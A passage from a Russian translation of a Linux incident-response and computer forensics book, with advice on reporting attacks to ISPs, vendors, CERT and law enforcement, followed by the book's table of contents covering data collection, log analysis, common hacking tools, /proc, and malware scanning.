
- Сообщить вышестоящему поставщику услуг Интернета и любым другим поставщикам услуг, расположенных между вашей сетью и Интернетом.
- Связаться с поставщиками, чьи продукты обрабатывают трафик, связанный такой атакой, включая брандмауэры, прокси-серверы, фильтрующие маршрутизаторы, СОВ, антивирусные программы (в соответствующих случаях), и поставщиками операционных систем. Во многих компаниях есть механизмы создания отчетов, предоставляемые клиентам, которые хотят сообщить об инцидентах информационной безопасности. Рекомендуется заранее найти эти компании, чтобы реагирование на инцидент не было замедлено поиском этой информации.
- Следует уведомить все крупные центры сбора, обработки и распространения информации, связанной с инцидентами, включая www.cert.org, а также более специализированные организации по безопасности в вашей индивидуальной отрасли промышленности или рыночной нише.
- Если в вашем штате есть уголовное законодательство, касающееся сетевых атак, таких как получение несанкционированного доступа или отказ/сбой в обслуживании, свяжитесь с местным полицейским управлением (для США).
- Воспользуйтесь рекомендациями, разработанными Федеральным бюро расследований и Секретной службой США, по реагированию на кибератаки. Подробнее см. руководство *CIO Cyberthreat Response & Reporting Guidelines* (в формате PDF) по адресу www.cio.com/research/security/incident_response.pdf.
- За пределами США свяжитесь с национальным или региональным органом, ответственным за издание и применение законов о киберпреступлениях.

Содержание

Глава 1 Введение	2
История	2
Целевая аудитория	3
Рассматриваемые темы	3
Темы, не включенные в книгу	5
Глава 2 Основные понятия об ОС Unix	7
Введение	7
Unix, UNIX, Linux и *nix	7
Дистрибутивы Linux	9
Где взять Linux	9
Начальная загрузка Ubuntu Linux с диска LiveCD	11
Командная оболочка	15
Приветствую тебя, оболочка!	17
Основные команды	17
Основные положения модели безопасности Linux	21
Структура файловой системы *nix	25
Что же такое точки монтирования?	26
Файловые системы	26
Ext2/Ext3	29
Краткое изложение	30
Глава 3 Расследование инцидентов: Сбор данных	31
Введение	31
Подготовка целевого накопителя	32
Монтирование накопителя	32
Форматирование накопителя	33
Форматирование накопителя, используя файловую систему ext	33
Сбор энергозависимых данных	34
Подготовка журнала дела	34
Создание образа	42
Подготовка и планирование	42
DD	44
Загрузочные ISO-образы *nix	47
Helix	47
Knoppix	48
BackTrack 2	48
Insert	49
EnCase LinEn	50
FTK Imager	51
ProDiscover	53
Краткое изложение	54
Глава 4 Начальная оценка и расследование инцидента: Анализ данных	55
Введение	55
Начальная оценка	56
Анализ журналов	58
Поиск по ключевым словам	60
Секреты мастерства	63
Действия пользователей	66
История командной оболочки	66
Пользователи, вошедшие в систему	67
Сетевые подключения	69

Запущенные процессы	71
Открытые программы обработки файлов	73
Краткое изложение	74
Глава 5 Десять самых популярных хакерских инструментов	76
Введение	76
Десять самых популярных хакерских инструментов	79
Netcat	80
Разведывательные инструменты	81
Nmap	81
Nessus	84
Попробуйте сами	85
«Подключаемые модули» (“Plug-ins”)	86
«Порты» (“Ports”)	86
«Целевой объект» (“Target”)	87
Nikto	88
Wireshark	90
Canvas и Core Impact	91
Metasploit Framework	92
Paros	100
hping2 - Active Network Smashing Tool	104
Ettercap	109
Краткое изложение	114
Глава 6 Файловая система /Proc	116
Введение	116
cmdline	117
cputinfo	118
diskstats	118
driver/rtc	118
filesystems	119
kallsyms (ksyms)	119
kcore	120
modules	120
mounts	120
partitions	121
sys/	121
uptime	121
version	121
Идентификаторы процессов	121
cmdline	122
cwd	122
environ	123
exe	123
fd	123
loginuid	124
Практический пример	124
sysfs	127
modules	127
block	127
Глава 7 Анализ файлов	129
Процесс начальной загрузки ОС Linux	129
Процесс «init» и уровни запуска	130
Файлы конфигурации системы и безопасности	131

Пользователи, группы и привилегии	132
Задачи планировщика «cron»	134
Файлы журналов	134
Кто	135
Где и что	135
Идентификация других важных файлов	136
Файлы с битами SUID и SGID, выполняемые с правами суперпользователя	136
Недавно измененные/открывавшиеся/созданные файлы	137
Измененные системные файлы	137
Несоответствующие индексные дескрипторы	138
Скрытые файлы и потайные места	138
Глава 8 Вредоносное программное обеспечение	140
Введение	140
Вирусы	141
Буря на горизонте	143
Сделай сам, используя программы Panda и Clam	144
Загрузка ClamAV	145
Установка ClamAV	145
Обновление базы данных вирусов с помощью Freshclam	146
Сканирование целевого каталога	146
Загрузка Panda Antivirus	147
Установка Panda Antivirus	147
Сканирование целевого каталога	148
Веб-ссылки	148
Приложение А. Реализация методов обнаружения киберпреступлений в ОС Windows и *nix	149
Введение	149
Аудит безопасности и журналы регистрации событий	150
Аудит для платформ Windows	151
Аудит для платформ UNIX и Linux	157
Журналы, отчеты, предупреждающие сигналы и оповещения брандмауэров	158
Коммерческие системы обнаружения вторжений	161
Характеристика систем обнаружения вторжений	162
Коммерческие СОВ	165
Подделка IP-адреса и другие тактики, предотвращающие обнаружение	166
Хосты-приманки, сети-приманки и другие «киберловушки»	167
Краткое изложение	169
Часто задаваемые вопросы	171



<http://computer-forensics-lab.org>

Перевод:
Бочков Д.С.
Капинус О.В.
Михайлов И.Ю.